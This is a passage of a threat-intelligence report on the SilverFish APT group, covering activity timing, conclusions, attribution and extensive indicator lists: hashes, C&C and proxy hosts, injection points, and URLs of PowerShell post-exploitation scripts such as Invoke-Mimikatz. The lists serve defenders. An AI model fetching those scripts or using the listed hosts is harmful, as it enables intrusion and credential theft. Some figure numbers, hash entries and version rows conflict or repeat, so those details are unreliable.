

Figure 41. **Attacker activity time graph - All times are in UTC format**

During this investigation, one of the most fascinating discoveries was discovering working order of threat actors. As can be seen in Figure 32 - Attacker Activity Time Graph; it is possible to see that SilverFish has operated in accordance with a specific timing pattern. In compliance with the x-axis of Figure 30, it is possible to see that threat actors have been mostly active between the hours of 08:00 and 20:00, as if they were working according to a specific shift. Very similarly, by referring to the y-axis of the same graph; it is possible to witness that number of attacks tend to intensify during weekdays, with very few records during weekends.

As also explained in the "C&C Analysis" section of this report, we are aware of the fact that SilverFish operates according to a specific duty allocation by means of teams that cooperate with each other via the C&C. When we take these findings into consideration; we believe relevant authorities may make certain attributions to specific APT groups from experience.

5 Conclusion

Authored as the result of a three-month research session, we firmly believe that our findings on the SilverFish group will light the way for various unanswered questions regarding numerous high-profile APT cases dating back to early 2010s. First of all, we believe SilverFish can be evaluated as a fundamental evidence for attributing SolarWinds incidents to multiple groups with different motives.

Second, our research on the SilverFish is expected to act as a cornerstone for understanding organized cyber-crime better by shifting the perception of APT groups from highly talented security experts to highly-organized crime network.

Furthermore our findings on SilverFish demonstrate that security analysts should refrain from fully-automatizing their threat intelligence protocols as all SilverFish infrastructures had multiple simultaneous IOCs that had been previously attributed to different groups and campaigns such as Trickbot, EvilCorp, SolarWinds, WastedLocker, DarkHydrus, and many more. It is our opinion that acting strictly upon receiving IOC intelligence from third-party resources may be one of the main reasons that prevent researchers from realizing the actual scope of large-scale APT attacks.

As also explained on multiple occasions throughout the report, we presume that there may be ongoing operations that feature the same tools, tactics, and procedures to target different regions for different motives. Therefore, it's our opinion that SilverFish will be setting an important precedent for an extremely wide-scale covert cyber offense in terms of its structure and operation.

Per the aforesaid, we believe SilverFish is the first group that has targeted EU states by using the vulnerabilities which were tied to the SolarWinds incident. Furthermore, we evaluate our research on the SilverFish group to be one of the first cases to have identified the objectives of SolarWinds actors (as SilverFish is expected to be one of many) clearly by means of technical findings. In this case, we assess this objective to be reconnaissance and covert data exfiltration.

As the PTI team, we acknowledge the fact that our findings on SilverFish create as many questions as it answers. Witnessing such a structured approach to covert cyber-espionage reminds us that cyber-warfare will continue to be the most technical component of Fifth Dimension Operations. Unfortunately despite their importance, budget, and resources, very few organizations take information security as seriously as adversaries like the SilverFish group.

This case demonstrates that current cyber crime operations are evolving significantly into a much more complex phenomenon, requiring timely corporation among LE agencies, CERTs, private sectors and communities. We have first-handedly experienced that, remedying impact of such an attack with 4200+ targets is an extremely challenging task without contribution and commitment of each party.

Finally, we would like to present our deepest gratitude to our advisors, partners, the national CERT of Switzerland, and especially the cantonal police force of Vaud for their timely support and dedication.

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5.1 Attribution

Once a breach has been detected, a considerable amount of time and resources are devoted to tracking, identifying, and laying blame on a potential culprit. We devote our efforts to understanding future threats by analyzing current ones e.g., by attempting to ascertain the level of sophistication of the attack, the motivation/purpose, how it was carried out, and more. In all our interactions, we are guided by Swiss laws and regulations as well as basic principles of sound business ethics and integrity.

Based on our initial analysis, the actor can be viewed as an entity possessing a high degree of sophistication and who goes beyond the necessary technical skills needed to conduct an operation of this magnitude. The actor demonstrates a comprehensive and up-to-date knowledge of exploitation practices, security architecture/protocols, and anonymization techniques. More importantly, their knowledge transcends regional/cultural and linguistic barriers.

The bulk of the attacks were carried out between the hours of 12:00 and 16:00 UTC with almost no activity between 20:00 and 08:00 UTC. From our point of view, this illustrates the existence of an organization that operates in an organized and disciplined manner in a hierarchical environment, one that is even highly compartmentalized.

A wide range of targets fell victim to these attacks from large corporations (e.g., in hospitality/service, IT, and construction) to the education sector, manufacturing, and government institutions. At this stage, we do not have a complete understanding of the clear purpose of these attacks other than those of the group's previous operations. This means we have yet to receive information about data exfiltration or the utilization of ransomware. Regardless, the attacker has clearly shown that they possess the motivation, willingness, and capacity to plan and execute activities of this character and scale. Also, the attacker has shown that they operate with enough flexibility and available resources to strike when the opportunity arises.

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6 IOCS

6.1 Samples

MD5 : 00508a83887515a19292a194d3715ed8
SHA1 : 938a7622a3a80d1d721eb090d90a9dcfc4d37047
SHA256 : 3cae987fd99950a299b690a1e03a09a15adc9eb556f7f2901afd3bc06719f4db

MD5 : 5fca543d44c6a8a07a22adc4dec6ff6a
SHA1 : 9401b5f30b6c20a42c69135fe189ae2cd2037224
SHA256 : e6ff50bdcc7b57fbc52ab203470fa388487bf92412c59b2678d57dde701ba985

MD5 : 7982b08be78ee4136efd89b06941f75c
SHA1 : 10459c6ac3e90b1881aaea002cbeccfc56db51f1
SHA256 : c418acbe45ccaa7e66eb9db8fd595a89c8215c9ac5e2d151dd3389641e81b50a

MD5 : f43f16e900ed0c70062951d226081b8e
SHA1 : a40e93621562911c5b68e959cc228de85c131a70
SHA256 : 67ff5c5fd19b23fb92cb0a395c9e12729c3a31ae21b44bfccde671f84e18f9c5

MD5 : 7982b08be78ee4136efd89b06941f75c
SHA1 : 10459c6ac3e90b1881aaea002cbeccfc56db51f1
SHA256 : c418acbe45ccaa7e66eb9db8fd595a89c8215c9ac5e2d151dd3389641e81b50a

MD5 : 59ded2a30e2c52a27693efaa3415c1f6
SHA1 : 5140f683154442e56ae23d945d75d706ea05812c
SHA256 : dbe2d877924c7b650d380d86cb46bf5d91a44ba03f30f6eee93c621c23a852f9

MD5 : fda4ea4fb85d7fe9e76f71cd4cfc994d
SHA1 : 12fdd2372e3f9e97c2c833a0f6198b80253cf642
SHA256 : 3aff515be9c17e3e6a46e891e10a2e807e9595111049b1d7c229e1f920b680c0

MD5 : 83c936617b23f53bb23754ad5c6a9f1c
SHA1 : 6ac3c7e6394807ec79db553bdf2fe165786699f7
SHA256 : 0afcd12924eed83f0e3f33c51a0766849df661ea2220b4a919297b0ef742b7c3

MD5 : a85729de023b9a193212edae5c967a54
SHA1 : 415fc0c77ec428b340adce386859bb78a74c1419
SHA256 : d5c4d94bb747555921469eff6a3660456d0c048c735de4bb9099c303d713e73e

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MD5 : 53f21e00977b48eedd5b256be975d676
SHA1 : 70db5f335df4b63908ba5b634c01dae3be33ea82
SHA256 : 61d50f4a45cde3234e612016fb6816b47ebf4b6644b759365ffd53eb6bb1e5e7

MD5 : b0383e3a083f6832f332b92ca486346e
SHA1 : c243dc2571e60ab643c6c46d32dc9565b9b30fff
SHA256 : 4d4f0eb982a52768e1195e4632a0de4f2671c99cd2ce2acbca6442de5f25251e

MD5 : 51ad700ff2b667111bdd3c61e56ce8dd
SHA1 : 1694771d42771aebbd8746bd0c3fb4a5e6a70c95
SHA256 : 24d1bd110c0bf7f21f75c9e99ddbb29bd0cfebf5577b4202d35e4ffe36477de6

MD5 : c303573c8041dd0d1e2051b66d5d6e26
SHA1 : cd5f39aa95ea31f4bf6e7976bc1644fa3101909e
SHA256 : 7cfb684fb46e9b66881d213fa212a39b770a7820c627c7ce2073d397dead9430

MD5 : 1b8bb45287703922c8567dda1b33816b
SHA1 : 8f4a86c33991d672575d13a2bc2020f9cd3353f2
SHA256 : 59a779046e32940c08f4c723143134a1b14d6855de3482e8503fca47aea9413e

MD5 : 19bb39a9d2ffce5d52cb8e19ef51591c
SHA1 : 11dfcff4b0bcaa1402f15ed41cd3f4a7fdcfb267
SHA256 : 65226d59bb790120af2ad70d48736a8a223f6122d6ee5dd6b48bd5c47ff94b0b

MD5 : 9e519b284c528648ef326bf75cdc41e6
SHA1 : 615321ff979379e66f9471368ed3c057a0f4e17c
SHA256 : 5ed2e0bf353cfee15e50f2e4188fed20c79cf2c6dc517c34069570ddca9c92f9

6.2 Traffic Distribution Servers

```
179.43.169.30
179.43.169.31
179.43.169.32
79.110.52.138
79.110.52.139
79.110.52.140
champions.gdtc.org
flowers.netplusplans.com
flowers.thegardnerco.com
pointers.ecostratas.com
popcorn.net-zerodesign.com
test.news.pocketstay.com
```

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6.3 C&C Servers

```
146.0.32.16
178.249.69.35
130.0.235.92
```

6.4 Threat Actor IP Addresses

```
23.106.61.74
5.61.57.152
74.72.74.142
```

6.5 VictimTotal Servers

```
185.163.45.150
185.163.47.211
moreeu.cn
moreofit.cn
```

6.6 C&C Proxies

```
130.0.232.194
130.0.233.178
130.0.233.91
130.0.234.134
130.0.235.213
130.0.235.92
130.0.236.147
130.0.237.176
130.0.238.192
130.0.239.178
141.255.161.180
185.122.57.238
188.120.239.154
37.48.84.156
79.110.52.138
81.4.122.101
40ort.750.credit
adagio.betterworldshopping.com
admirer.onehourcfo.com
backup.awarfaregaming.com
bmlor.750.credit
builder.visionarybusiness.net
combat.strategyforgood.com
context.septemberyears.org
daddy.stlouisdemoday.com
defender5.coachwithak.com
fanta.swofficefurniture.com
freespace.givingprofits.net
gallery.wineadam.com
```

```
group3.pulsedesigngroup.us
inferno.bigpurposebigimpact.com
inspirer.cartsandmowers.com
joke.webproduct.info
joomla.lifepath.site
lion.vipjoyeria.com
method.nonprofitsustainability.com
phpmyadmin.xsunx.com
pixelapn2.adsprofitnetwork.com
pixelapn.adsprofitnetwork.com
plkiu.daniyalmedicaltech.com
printing.laminatesandthings.com
promo9.promossupply.com
prompt.powerofpartnerships.net
q.promossupply.com
rock.core-thought.com
snuff.mybabyrose.com
standart.sdtranspo.com
time.suehyatt.com
zombie.susan-hyatt.com
```

6.7 Post-Exploitation Servers

```
104.128.228.76
141.136.0.4
149.154.157.248
173.232.146.12
176.10.118.136
179.43.141.188
185.14.29.246
185.189.151.178
185.189.151.182
185.43.220.214
185.99.133.129
188.138.71.62
38.135.104.189
84.38.183.45
91.219.239.43
91.219.239.54
coloradospringsroofing.info
lamarfish.com
robotvice.com
roofingspecialists.info
signup-now.com
tanzaniafisheries.com
```

6.8 Domain Fronting Servers

```
d3ser9acyt7cdp.cloudfront.net
twimg-us.azureedge.net
```

6.9 Javascript Injection Points

```
jenkins.findfwd.com/sk-jspark_init.php
test.directfwd.com/sk-jspark_init.php
securesearchnow.com/sk-jspark_init.php
alertmeter.info/sk-jspark_init.php
freeresultsguide.com/sk-jspark_init.php
```

6.10 External Post-Exploitation Scripts

```
141.136.0.4/46tt83y6.ps1
173.232.146.12/Invoke-SocksProxy.psm1
176.10.118.136/pwrvw.ps1
179.43.141.188:80/46tt83y6.ps1
179.43.141.188:81/46tt83y6.ps1
179.43.141.188:82/46tt83y6.ps1
179.43.141.188:83/46tt83y6.ps1
185.14.29.246:80/Invoke-SocksProxy.psm1
185.189.151.178:80/Invoke-SocksProxy.psm1
185.189.151.182:443/46tt83y6.ps1
185.189.151.182:443/pwrvw.ps1
185.189.151.182:80/46tt83y6.ps1
185.189.151.182:80/pwrvw.ps1
185.43.220.214:80/Invoke-SocksProxy.psm1
185.43.220.214:80/pwrvw.ps1
185.99.133.129:80/p0fd798.ps1
188.138.71.62:80/Invoke-SocksProxy.psm1
188.138.71.62:80/p0fd798.ps1
38.135.104.189:80/46tt83y6.ps1
91.219.239.43:143/46tt83y6.ps1
91.219.239.43:80/46tt83y6.ps1
91.219.239.54:80/46tt83y6.ps1
91.219.239.54:81/46tt83y6.ps1
91.219.239.54:82/46tt83y6.ps1
coloradospringsroofing.info/file
raw.githubusercontent.com/Arvanaghi/SessionGopher/master/SessionGopher.ps1
raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1
raw.githubusercontent.com/device33/PowerView.ps1/master/PowerView.ps1
raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1
roofingspecialists.info/file
rtfv.info/time
```

6.11 TTP List - MITRE ATT&CK Codes

T1001	T1003	T1005	T1007	T1012	T1018	T1021	T1027	T1036	T1039	T1041	T1047
T1049	T1053	T1059	T1068	T1069	T1071	T1072	T1078	T1083	T1087	T1090	T1098
T1102	T1104	T1106	T1112	T1114	T1124	T1127	T1129	T1132	T1133	T1134	T1135
T1102	T1104	T1106	T1112	T1114	T1124	T1127	T1129	T1132	T1133	T1134	T1135
T1140	T1190	T1195	T1199	T1202	T1204	T1210	T1211	T1212	T1218	T1219	T1482
T1484	T1518	T1530	T1538	T1546	T1547	T1548	T1552	T1555	T1559	T1564	T1566
T1568	T1569	T1570	T1571	T1572	T1583	T1585	T1586	T1587	T1588	T1595	T1598

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The public version of the report will be shared from our github page `https://www.github.com/prodaft`. While our research is comprehensive as it includes both technical details and statistical analysis of the SilverFish group, it is not practical to include every single detail in this report. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update it based on new findings.

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Historique

Version	Date	Auteur(s)	Modifications
1.0	15.03.2021	PTI Team	Initial release
1.1	16.03.2021	PTI Team	Added Koadic
1.2	16.03.2021	PTI Team	Server Analysis
1.3	17.03.2021	PTI Team	Added new IOCs
1.4	17.03.2021	PTI Team	Added new figures
1.5	17.03.2021	PTI Team	Fixed some bugs
1.6	17.03.2021	PTI Team	Added acknowledgement
1.7	18.03.2021	PTI Team	Removed TA505
1.8	18.03.2021	PTI Team	Corrected versioning
1.9	18.03.2021	PTI Team	Removed pg.10-2
1.9	18.03.2021	PTI Team	Changed pg.10-3
2.0	19.03.2021	PTI Team	Added Analyst note
2.1	19.03.2021	PTI Team	Removed Trickbot to avoid confusion - only TrickBot like infrastructure is used.
2.0	19.03.2021	PTI Team	Added disclaimer

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Aimed at creating a difference through expertise, the brand has significantly evolved thanks to its apposite technologies, all of which are developed in-house.

By looking at cyber threats from a realistic perspective, PRODAFT has always positioned itself as a “professionally unconventional” provider in its field, thanks to a suite of proprietary solutions.

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To ensure proactive nature of PRODAFT’s solutions, our operational cycles are constantly reviewed and adapted to emerging challenges within cyber arena. Owing to this constant state of flux, PRODAFT is always prepared for the new realities and challenges of cyber security.

Our clients will never find themselves blindsided by any newly evolving cyber trend. Our commitment in this regard is the main reason behind PRODAFT’s popularity among high-profile organizations.

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